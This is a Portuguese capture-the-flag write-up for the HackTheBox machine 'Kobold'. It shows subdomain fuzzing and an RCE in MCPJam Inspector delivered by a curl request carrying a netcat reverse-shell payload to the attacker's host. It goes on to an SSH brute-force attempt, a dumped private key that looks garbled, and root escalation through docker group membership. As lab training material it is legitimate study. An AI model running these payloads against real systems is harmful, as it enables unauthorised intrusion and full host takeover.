

Kobold – HackTheBox

Dificuldade: fácil

28/05/2026

Sumário

1. Visão Geral	2
2. Reconhecimento.....	2
3. Escalada de Privilégios	7
4. Conclusão.....	10
5. Referencias.....	10

1. Visão Geral

O objetivo deste teste foi explorar e comprometer a máquina alvo por meio de técnicas de reconhecimento, enumeração, exploração de vulnerabilidades e escalada de privilégios. Durante a análise, foram identificados serviços web configurados com virtual hosts, permitindo a descoberta do subdomínio `mcp.kobold.htb`. A aplicação hospedada apresentava uma vulnerabilidade de execução remota de comandos (RCE), possibilitando a obtenção de uma reverse shell como o usuário `ben`. Posteriormente, falhas relacionadas às permissões do grupo Docker permitiram a escalada de privilégios até `root` e o comprometimento total do sistema.

2. Reconhecimento

2.1 Identificação do serviço web

Inicialmente, ao acessar o endereço IP da máquina, foi identificada apenas uma página padrão no `index`, indicando que existia um servidor web ativo, porém sem o domínio corretamente configurado.




Figura 1 – Página rodando no index

Diante disso, realizei a configuração do arquivo `/etc/hosts`. Esse arquivo permite associar manualmente nomes de domínio a endereços IP locais. Na prática, ele substitui temporariamente o funcionamento do DNS apenas na máquina do usuário, sem causar qualquer impacto externo na internet.




Figura 2 – Configuração DNS

Após a configuração do domínio no `/etc/hosts`, a página foi atualizada e o navegador redirecionou para uma tela de autenticação.




Figura 3 – Página encontrada

Como não foi possível acessar nenhum conteúdo redirecionado por essa página, foi realizada uma varredura nos serviços ativos da máquina utilizando o nmap:

```
nmap -sV -T4 <IP alvo>
```

```
(kali@kali)-[~]
└─$ nmap -sV -T4 10.129.5.88
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 20:12 -0400
Nmap scan report for kobold.htb (10.129.5.88)
Host is up (0.16s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           nginx 1.24.0 (Ubuntu)
443/tcp   open  ssl/http       nginx 1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.96 seconds
```

Figura 4 – Resultado nmap

Após realizar diversas tentativas de enumeração utilizando ferramentas como Gobuster e FFUF, além de baixar diferentes wordlists do SecLists para exploração de diretórios e arquivos, não foram encontrados resultados relevantes no domínio principal.

Diante disso, tentei uma nova abordagem focada na descoberta de subdomínios, como diferentes aplicações podem ser hospedadas no mesmo IP e diferenciadas pelo cabeçalho `Host` das requisições HTTP, tornou-se relevante realizar a enumeração de possíveis subdomínios associados ao alvo.

Para a enumeração de subdomínios, utilizei novamente a ferramenta FFUF porém dessa vez, juntamente com a wordlist subdomains-top1million-5000.txt do SecLists, executando o seguinte comando:

```
ffuf -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -k -fs
178
```

Durante a enumeração de subdomínios com o FFUF, observei diversas respostas HTTP 302 Found, o que dificultava a identificação de resultados relevantes, já que o servidor realizava redirecionamentos automáticos para múltiplas requisições inválidas.

Para reduzir falsos positivos, a abordagem foi ajustada utilizando filtros para ignorar os códigos de resposta 301, 302 e 403, permitindo destacar apenas respostas potencialmente interessantes:

```
ffuf -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -k -fc
301,302,403
```

```
(kali@kali)~$ ffuf -u https://kobold.htb/ -H "Host: FUZZ.kobold.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -k -fc 301,302,403

v2.1.0-dev

:: Method      : GET
:: URL         : https://kobold.htb/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.kobold.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response status: 301,302,403

mcp [Status: 200, Size: 466, Words: 57, Lines: 15, Duration: 145ms]
:: Progress: [4989/4989] :: Job [1/1] :: 283 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

Figura 5 – Resultado Fuff

Após a filtragem das respostas, achei um subdomínio relevante denominado mcp.kobold.htb. Com essa descoberta, adicionei uma nova entrada no arquivo /etc/hosts, associando o subdomínio ao endereço IP da máquina alvo, permitindo assim o acesso correto à aplicação hospedada nesse virtual host.

```
Session Actions Edit View Help
GNU nano 8.7.1
10.129.245.50 mcp.kobold.htb
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 mcp.kobold.htb ip6-allnodes
ff02::2 ip6-allrouters
```

Figura 6 – Nova configuração de DNS




Figura 7 – Nova página encontrada

Após acessar o subdomínio `mcp.kobold.htb`, a navegação pela aplicação revelou uma interface relacionada ao MCP Jam. Tentei explorar os redirecionamentos e funcionalidades disponíveis, porém nenhuma informação sensível ou vetor de exploração evidente foi identificado inicialmente.

Inicialmente, fiz testes com módulos do Metasploit Framework, porém nenhum exploit compatível apresentou resultados efetivos. Posteriormente, fiz uma pesquisa manual em fontes públicas de vulnerabilidades, onde foi identificado um CVE potencialmente relevante para o serviço em execução, tornando-se um possível vetor para continuidade da exploração.




Figura 8 – CVE encontrado

A partir da análise dessa página, identifiquei um repositório no [GitHub](#) relacionado à vulnerabilidade, contendo uma prova de conceito (PoC) demonstrando a execução remota de comandos (RCE) por meio de requisições HTTP manipuladas.

Na demonstração apresentada pelo autor, o exploit realizava a abertura da calculadora do sistema operacional como forma de comprovar a execução arbitrária de comandos. Entretanto, considerando que o comportamento indicava capacidade de execução remota no servidor alvo, tornou-se possível adaptar a técnica para tentar obter uma shell remota no sistema comprometido.

```
(2) RCE by posting a HTTP request
A remote code execution (RCE) attack can be triggered by sending a simple HTTP request to the target host running MCPJam
inspector (e.g., http://10.97.58.83:6274 in the test environment).
curl http://10.97.58.83:6274/api/mcp/connect --header "Content-Type: application/json" --data '{"serverConfig":{
{"command":"cmd.exe","args":["/c","calc"],"env":{}},{"serverId":"mytest"}'}
```

Figura 9 – Informações do github

```
curl -k https://mcp.kobold.htb/api/mcp/connect -H "Content-Type: application/json" -d '{"serverConfig":{"command":"bash","args":["-c","rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc <seu ip> <porta> /tmp/f"],"env":{}},{"serverId":"pwn"}'
```

Com base na adaptação da prova de conceito, foi iniciado um listener utilizando o Netcat para aguardar a conexão reversa do alvo:

```
nc -lnvp <porta>
```

Após o envio da requisição maliciosa, foi obtida uma reverse shell com sucesso, permitindo acesso interativo ao sistema comprometido sob o contexto do usuário ben.

Após obter o acesso inicial, a shell foi estabilizada para melhorar a interação com o terminal e permitir a utilização adequada de comandos interativos:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

E dessa forma, consegui ter acesso a primeira flag do servidor

```
ben@kobold:/home$ cd ben
cd ben
ben@kobold:~$ ls
ls
user.txt
ben@kobold:~$ cat user.txt
cat user.txt
ben@kobold:~$
```

Figura 10 –Primeira flag

3. Escalada de Privilégios

Diante da impossibilidade de acesso direto ao arquivo de flag, iniciei o processo de escalada de privilégios com o objetivo de identificar mecanismos no sistema que permitissem a execução de comandos com permissões elevadas.

Como etapa inicial, realizei uma busca por binários com o bit SUID habilitado.

```
find / -perm /4000 2>/dev/null
```

Durante essa análise, foi identificado o binário sudo, indicando a possibilidade de execução privilegiada mediante autenticação válida. Também foi observado outro usuário no sistema, denominado alice, o que levantou a hipótese de possível reutilização de credenciais ou movimentação lateral entre contas locais.

Com base nisso, foram realizados testes de força bruta utilizando o Hydra contra o serviço SSH, tentando descobrir a senha do usuário ben por meio de diferentes wordlists:

```
hydra -l ben -P /usr/share/wordlists/rockyou.txt ssh://<IP alvo>
```

Apesar das tentativas com múltiplas listas de senhas, nenhum resultado válido foi obtido.

Durante a continuidade da enumeração, foi identificado que o usuário ben pertencia ao grupo operator, o que motivou a análise de diretórios acessíveis a esse grupo. Como resultado, foi encontrado o diretório /privatebin-data, contendo arquivos potencialmente sensíveis, incluindo certificados e uma chave privada denominada key.pem.

```

mcjam/inspector$ find / -group operator 2>/dev/null
/privatebin-data
/privatebin-data/certs
/privatebin-data/certs/key.pem
/privatebin-data/certs/cert.pem
/privatebin-data/data
/privatebin-data/data/burge_limiter.php
/privatebin-data/data/bd
/privatebin-data/data/bd/b5
/privatebin-data/data/htaccess
/privatebin-data/data/a3
/privatebin-data/data/traffic_limiter.php
/privatebin-data/data/call.php
ben@kobold: /usr/local/lib/node_modules/mcjam/inspector$ ls -la /privatebin-data
total 28
drwxr-xr-x  5 root operator 4096 Mar 15 21:23 .
drwxr-xr-x 22 root root    4096 Mar 16 20:57 ..
drwxr-xr-x  2 root operator 4096 Mar 15 21:23 certs
drwxr-xr-x  2 root  4096 Mar 15 21:23 cfg
drwxr-xr-x  5 root operator 4096 Mar 15 21:23 data
ben@kobold: /usr/local/lib/node_modules/mcjam/inspector$ cat /privatebin-data/certs/key.pem
-----BEGIN PRIVATE KEY-----
MIIEVAIBADANBgkqhkiG9w0BAQFAASCBKYYwggSIAgEAAoIBAQCfB1VZe0BgSWE
BBApseBxITCulpeQInmk1w=11V7kp1zr0yK/ar74Zpa28KuzSKaLF1V2O
tUUPp91UXh8s3jTCT5buplmo2QqKpAA/KuAvPRt+1175m+5Veqe092468
skX8qGk8ANL4Mxy2VX/0zvLNTJ791T2QLHCuxJH33oTq89Mlg3212QfbyJlhx
DU5Aac11ngJfLEKMS5g1x+6JAQUxInfteWDSFNBWve7n2ouNqe9qwe3JRh
penn4ug2DZn4wGzr2m74u0183kzr/AZefGbmL8Kx92P8eP/SuRy
78mEOT9AgMBAECggEAH6215yWvTh/pITJhY8EanTet3CEq/hkxhYT6Gc1e
h11saabg9H9C7Vxkv76xKXn8BV5kxKhCqfGn3QPEHwLgYlqmlgRGLSuJb
hLgWmexK1Bp808f1twwPe21QhRn3ZUMpG18031E1NC8RuzrNKTf68RPa0
hL8MSTPvQyKk1p+SR8pbl4Wm-Q1x3R2tp8LEQn8ar55KpFC8vvl3U21p+zBf
h01bVpl8wuf7JLU+633Jh2ghy/1EY8sa6/qHmrrIQ02gye+cuuCHNUSIXm
hnc21k87JqzrvwyV18WxJ0/6r8q2yVhN3+np2Jm8agGQp8b03K2XUY85Z
lpm2h3JPpwticQ8A8HL4WmShnt2z1z167hT8A58w8yVfe1+8b01qewGVV
3ys32K9EGa6m5k7y7Baa1Aukxvt7ELYcnOMwkeebCF+n8d4kM+ZeU8KcK2xsI
hKXCAD/22CU52y6LARKG3MvK8gQ0EDpYTs/vwPELudwJX8Fh1bhn892J2Lh
+8mwpG2A1eb8p778mH1rVvnuks1m8sdr+u4K8K7aJxJyL4ES1300VGG
448U+CWpp8hThf1keCK80Vv/FalhxVJHmmb/KCzvPuznLSqJ8oIK8VGo
0y8m23eyw8g94PqMFVUp8fThirY81Per0sa10wydA/goi1L2errrrv2D/Dy
Kx0K1K1Bz4Fp/23746u8ggDVt8m8CS3WV448p8W78+2a2d131esre
K1UTCEcdpPp8fsh8FXMqLGAEGJFxdG18mWuK84PL7C9Ue1NW+VhAOGAGHf1
mpx+C2puaIVrIqBU/Elbg3yla9ndVS8d2mDu28P36qvU00-QS2w8gEYGaMq
hnpd1rH8g93n013pVJ8x4EG4hUP1P33pVUG0LSR21ghm/2A41e48Jg
hL/PS/2X1KCA9Y81Nz2bP8B8g4tnpxul+78CqVBTk10w8wBfM2+7nd-Fs
j08K1VR8/MK0TE9k31wt5LTL1RGUS/2lk2+zn71e8emBfrN0JGACv588KXWR
ALRE8m8e2Ql082wzKawL/pzq2b1rvZetPvmgaJmqa80mBT8ZMjYDLc0pD
h8Q1M5S1pm8947c2e1e
-----END PRIVATE KEY-----

```

Figura 11 –Key achada

Inicialmente, foi considerada a possibilidade de utilizar ferramentas de quebra de senhas, como o John the Ripper, caso os arquivos encontrados contivessem hashes ou credenciais reutilizáveis. Entretanto, após a análise dos conteúdos identificados, verificou-se que os dados não correspondiam a hashes compatíveis para cracking, e os testes realizados não retornaram resultados válidos para nenhum dos usuários presentes no sistema.

Dessa forma, concluiu-se que a recuperação da senha do usuário não seria necessariamente o caminho mais eficiente, então, com a hipótese de exploração por credenciais descartada momentaneamente, a enumeração passou a focar nas permissões e grupos associados ao usuário comprometido. Para isso, foram utilizados comandos como:


```
id
```

Para identificar os grupos aos quais o usuário `ben` pertencia,

```
groups
```

Esse comando confirmou de forma mais direta os grupos associados ao usuário atual. Durante a análise, foi observado que o usuário possuía acesso ao grupo `docker`.

Essa descoberta era extremamente relevante do ponto de vista de segurança, pois usuários pertencentes ao grupo `Docker` geralmente possuem permissões equivalentes às de `root` no sistema hospedeiro. Isso ocorre porque o serviço `Docker` é executado com privilégios elevados e permite que membros do grupo `docker` criem containers capazes de interagir diretamente com recursos sensíveis do `host`, incluindo o sistema de arquivos principal.

Em seguida, tentei utilizar o comando para iniciar uma nova sessão aplicando imediatamente as permissões do grupo `docker` ao shell atual:

```
newgrp docker
```

Após isso, foi executado:

```
docker ps
```

Esse comando permitiu verificar os containers ativos e, principalmente, confirmar que o usuário possuía permissão para interagir livremente com o serviço `Docker` sem necessidade de privilégios administrativos adicionais.

```
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
id
uid=1001(ben) gid=1001(ben) groups=1001(ben),37(operator)
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ groups
groups
ben operator
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ newgrp docker
newgrp docker
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ docker ps
docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
4c49dd7bb727   privatebin/nginx-fpm-alpine:2.0.2   "/etc/init.d/rc.local"  3 months ago  Up 2 hours   127.0.0.1:80
80→8080/tcp   bin
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ id
id
uid=1001(ben) gid=111(docker) groups=111(docker),37(operator),1001(ben)
```

Figura 12–Mudança de docs

A partir da descoberta de que o usuário pertencia ao grupo `docker`, foi identificado um possível vetor de escalada de privilégios por meio do abuso dessa permissão.

Com esse acesso, foi possível interagir diretamente com o daemon do `Docker` e explorar esse privilégio para obter controle elevado sobre o sistema hospedeiro. Para isso, foi executado um container com a imagem `privatebin/nginx-fpm-alpine:2.0.2`, forçando execução como `root`, substituindo o `entrypoint` padrão e montando o sistema de arquivos do `host` no diretório `/mnt`:

```
docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
```

Dentro do container, o sistema de arquivos do host estava acessível em /mnt, permitindo manipulação direta do ambiente principal da máquina.

Em seguida, foi realizado o acesso ao sistema do host por meio de:

```
chroot /mnt sh
```

Esse comando redefiniu o diretório raiz do processo para o sistema de arquivos do host, permitindo interação direta com o sistema operacional principal. Após a execução, foi possível confirmar a elevação de privilégios por meio do comando:

```
id
```

O retorno `uid=0(root)` confirmou que a sessão estava operando com privilégios de root no sistema hospedeiro.

Por fim, foi realizado o acesso ao diretório /root, onde foi possível localizar e ler a flag final.

```
ben@kobold:/usr/local/lib/node_modules/@mcpjam/inspector$ docker run --rm -it -u 0 --entrypoint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
<oint sh -v /:/mnt privatebin/nginx-fpm-alpine:2.0.2
/var/www # chroot /mnt sh
chroot /mnt sh
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
cd /root
# cat root.txt
cat root.txt
#
```

Figura 13 – Escalada de privilégios via Docker e leitura da root flag

4. Conclusão

A exploração da máquina demonstrou como falhas de configuração e gerenciamento inadequado de privilégios podem resultar no comprometimento completo de um ambiente Linux. A combinação entre uma vulnerabilidade web explorável e permissões excessivas associadas ao grupo docker possibilitou a obtenção de acesso root no sistema hospedeiro. Além disso, a enumeração adequada do ambiente foi essencial para identificar caminhos alternativos de exploração além de credenciais e ataques de força bruta. O cenário reforça a importância da segmentação de privilégios, do gerenciamento seguro de containers e da atualização contínua de aplicações expostas.

5. Referencias

https://pentest-tools.com/vulnerabilities-exploits/mcpjam-inspector-remote-code-execution_28808

<https://github.com/suljov/CVE-2026-23744-Remote-Code-Execution-POC/blob/main/exploit.py>

<https://gtfobins.org/gtfobins/docker/>